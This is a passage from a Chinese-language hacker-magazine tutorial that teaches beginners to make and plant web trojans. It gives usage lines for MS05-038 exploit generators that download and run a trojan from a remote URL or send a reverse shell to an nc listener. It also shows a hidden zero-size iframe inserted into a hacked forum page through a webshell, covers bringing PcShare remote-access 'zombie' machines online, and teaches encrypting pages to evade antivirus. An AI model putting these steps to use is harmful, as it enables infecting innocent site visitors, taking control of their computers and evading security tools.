


图13

这里有几个版本的，我把它们改了一下名字以区分开来。

MS05038DLshell.exe是下载并执行指定文件的exp。在CMD下运行后可以得到帮助信息，知道其格式为：**MS05038DLshell.exe <木马的地址> [要生成的文件名]**，例如**MS05038DLshell.exe http://192.168.1.123/muma/muma.exe ms05038.htm**，效果如图14。




图14

这样就在当前目录下生成了ms05038.htm，将它上传到网上，访问者就会自动去下载并运行http://192.168.1.123/muma/muma.exe（注意，这个漏洞发生在blnmgr.dll上，而不安装OFFICE或者是微软的Visual Sdudio是不会有这个文件的，也就测试不成功了）。

ms05038revershell.exe是以当前用户权限反向发送一个shell到指定IP地址，格式为：**ms05038revershell.exe <监听IP地址> <监听端口> [文件名]**，例如**ms05038revershell.exe 192.168.1.123 1234 038.html**。这样当本地使用**nc -l -p 1234**监听好端口后，就等着别人把shell发送过来。不过在测试的过程中，这个网马不是每次都成功，而且由于无敌在里面写了一句**<script>location.reload();</script>**，不断地加载自己以提高成功率，结果使得访问它的人会很卡（比IFRAME溢出还卡），所以它也不是做网页木马的首选。

类似的漏洞后来还出了好几个，用法基本上也一样，一般在EST的论坛上都会有人讨论，我就不多说了。

四、挂马

这里用我的论坛做演示，假设入侵了我的论坛后，使用上面的方法制作出了一个网页木马，放在http://zhiyeqianqian.51web.cn/pc/index.htm里，那么把下面这一段代码嵌入我论坛里任意页面，比如reg.asp。**<iframe src="http://zhiyeqianqian.51web.cn/pc/index.htm" width="0" height="0" frameborder="0"></iframe>**，步骤如下，首先使用Webshell的文本编辑功能编辑reg.asp，然后将代码复制到该页的最下方，然后单击保存。这时候任何访问reg.asp的人就相当于自动浏览了我们设置好的网页木马了，如图15。




图15

五、收获

掌握了上面的知识，也许有很多朋友已经开始挂上心爱的PcShare了，那么如何让肉鸡上线呢？我这里简单的演示一遍。

打开PcShare后，我们要用FTP方式将先前设置的IP文件刷新，单击刷新IP按钮后如图16。填好自己的FTP地址、用户名与密码后，最重要的就是设置好本机的IP地址与监听端口了，然后单击“刷新IP”按钮就等着肉鸡上线了。不过前提可是你要拥有公网IP啊（没有公网IP的朋友先不要急，以后菜鸟学堂会专门指导大家如何解决这个问题的）。




图16

六、其它

上面提到了这么多网页木马，可是它们有一个共同点：被杀！一般的免杀方法是给代码加密，我们可以用到刚才提过的htmltool.exe来解决这个问题。使用方法比较简单这里就不截图了。不过这样生成的文件并非每次都可以正常运行，更高级的方法会在下节课提到。不过下节课里讲到的东西没有一点HTML基础可是不行的哦，想学的朋友们这个月就下点苦功夫吧！

还有，挂马的时候用上述代码太嚣张了，任何一个有点点知识的人一看有一个iframe并且所有属性都设为0就知道有问题，哪怕是弱智管理员也可以把你这段代码一删了之，因此如何改进挂马的代码，也是一个值得探讨的问题。而要挂马，没有webshell是不行的，如何最快速的搜集到最多最好的webshell，又是一个问题。如何才可以解决这些问题，我们一起期待下一堂课吧！

（本文涉及到的PcShare、HELPbo1000rmb、htmltool.exe、天涯专用网页木马生成器、冰狐浪子木马生成器、XP SP2的网页木马生成器、MS05038DLshell.exe、ms05038revershell.exe、windows按钮突破专家光盘有收录。

X菜鸟学堂

终极完美的网页木马

悟空也闭关

经过前一堂课的训练，唐僧、八戒等人终于学会了制作网页木马。不过可惜的是，自己访问的时候，成功率非常高，可是叫别人来访问的时候，却总是失败。于是乎一个月过去了，还是没有多大的收获。想起悟空千叮咛万嘱咐地说过要去学习HTML的基础，然后才能做出完美的网页木马。唐僧每天都是头悬梁、锥刺骨地泡在图书馆里啃书（小编：唐僧的和尚头也可以悬梁？），几天下来，终于学有所成，破关而出……

悟空在课堂上清了清嗓子，问道："大家回去实践了上节课教的网页木马生成器之后，不知有何感想？"

八戒拖着长音说："跟——着——你——有——肉——鸡——吃——"

沙僧比较老实，拿出上堂课的笔记："第一，生成网页木马是容易了，可惜很容易被杀掉，一旦挂上去，别人杀毒软件一报警，我们的网页木马寿命也就不长了；第二，webshell太少，很难找到合适的目标；第三，挂马的代码用你给的iframe法，结果被一个菜鸟管理员歧视地说，只要在源文件搜索iframe就可以找出网页木马代码，删除后即可恢复正常；第四，挂马的时候，状态栏上会有显示，容易被发现；第五，被插马的网页最后修改时间会改变；第六，网页木马太大的话，会让被插马的网页访问不了。而且要是每刷新一次，都会弹出一次木马也很不好……"

眼看着沙僧滔滔不绝地说着，悟空怕这堂课要拖到元宵节才上的完了，于是赶紧打断道："很好很好，挂马确实还有你说的这几个问题需要改进，我们这堂课就来一点点搞定它们。"

一、网页木马的免杀

对于目前来说，较好用的网页木马还是Help Control Local Zone漏洞，因此我就用GoldSun同学给大家的ie_xp_sp2.exe来生成网页木马并进行解释。

在上堂课中，我们已经知道了它会生成三个文件：joke.htm、young.gif、young.css。其中young.css是pcshare马，它的免杀讲起来太复杂，不在本期主题之内，有兴趣的朋友可以参考其他文章。

我们主要讲一下joke.htm与young.gif的免杀（注意在生成的时候不要启用混淆器）。Joke.htm我们可以使用htmltool.exe进行加密。

首先单击第一行右侧的"选择"按钮找到joke.htm，再单击第二行的"选择"按钮找到同样的位置，这样加密后的文件会直接覆盖原文件。然后单击"加密"按钮，如图1。现在joke.htm就免杀了。如果过一阵子，joke.htm再度被杀的话，大家只需要多加密几次就可以了。




图1

默认情况下生成的young.gif，我们使用记事本就可以打开，如图2。




图2

把开头的一点乱码删除后，只保留document.write之后的代码，然后将其复制下来，粘贴到一个转换工具里，单击"给我转"按钮，如图3。

